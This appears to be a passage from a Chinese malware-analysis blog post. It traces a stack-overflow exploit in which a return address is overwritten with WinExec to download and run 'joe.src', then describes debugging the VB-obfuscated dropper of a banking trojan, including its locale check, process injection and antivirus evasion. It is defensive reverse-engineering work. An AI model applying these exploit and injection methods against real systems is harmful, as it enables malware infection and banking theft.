
重点关注 esi 所指向的数据区域，经过若干个 F9 之后



我们看到 esi 指向的数据段中出现了构造好的公式的内容，edi 指向 0012F2A8，执行完 strcpy 后该返回地址会被覆盖



0012F2A8 处的值被覆盖为了 00630C12，其实，这个值覆盖成什么都行，下面的一个 call 会将该值修改为 00430C12，有兴趣的可以步入进去分析一下为什么。运行到返回地址处



可以看到 00430C12 是 WinExec 的函数地址，用来执行构造的公式内容，下载 joe.src 并执行

接下来分析恶意样本

恶意样本分析


这个病毒非常恶心，经过了复杂的代码混淆，混淆器由 VB 编写，最终会释放出来一个银行木马，提交到 virustotal 上面，发现我是第一个提交的，而且该木马目前过 360，金山，腾讯！！！


这个 joe.src 样本肯定很多人都拿到了，但是基本上都没有把里面的银行木马拖出来，大部分人都是扔到沙箱里面进行运行，然而目前主流的沙箱并不能检测到这个银行木马的最终释放，剩下的内容，我主要分享脱这个银行木马的思路

下面是沙箱的分析报告，很明显该沙箱并没有检测到银行木马，只检测出来了 VB 混淆器的执行流程

https://www.hybrid-analysis.com/sample/3f83a4ff3803dffbed605a82e30f79e39620ded61bd4a09b8e1abd08ec4c2ecb


这是我把该银行木马提交到 virustotal 上的报告，提交时间 2018/6/28







限于篇幅该银行木马的功能就不再敖述，样本奉献给大家，重点关注这个病毒是怎么释放的，将 joe.src 改为 joe.exe 查壳

VB6.0 编写，既然是 VB 正常思路肯定是扔到 VB Decomplier 里面看一下




果然是混淆大佬，什么都看不出来，IDA 也差不多，没办法先扔到火绒剑里面看看吧







这两个都是进程注入，非常有趣，一步一步来，把 joe.exe 扔到 OD 里，到达所谓的主函数




如图，两个函数需要特别关注，先进入第一个创建临时文件的函数，在 73393E5D 处获取用户语言环境比较是不是 409（实际返回 804），不是则跳转




通过 GetLocaleInfo 查询 804 是哪个语言，返回 CHS(简体中文)与字符串进行拼接，得到 DLL 完整路径，并通过 Loadlibrary 函数载入该 DLL



在 73451C92 处会调用 OleLoadPictureEx 创建临时文件，这里省略了很多步骤，你需要一层一层的步入才能找到这个函数，大概有十几层吧，之后会从资源节区载入字符串



之后进行一些无关紧要的操作，退出该函数，进入 7339363F 处的函数，这个函数仿照上面的步骤一层一层的跟，跟到 7339A622 处，这时查看窗口，有八个回调函数……




到这里我的思路还是接着往下走，对所有的回调函数下断点，接着单步，然而现实很残酷，这种方法并没有达到我们想要的结果……


整理一下思路，根据火绒剑的结果，可以了解如下的信息：该混淆器在最后会创建一个挂起进程，接着会向该进程进行两种形式的注入，接着会使该挂起的进程执行。我们的目的是获得注入的内容

我用的方法是 bpx CreateProcess。混淆器说白了也就是一个壳，早晚会回

到用户态执行代码的，所以我的目的是使代码执行流程回到用户区域(之前窗口回调函数所在的内存区域一直是在高址上)，事实证明方法是正确的。一直 F9 下去，直到 00441BC5 处的函数




该函数会找到 EnumPageFiles 的地址，并在之后 jmp 过去



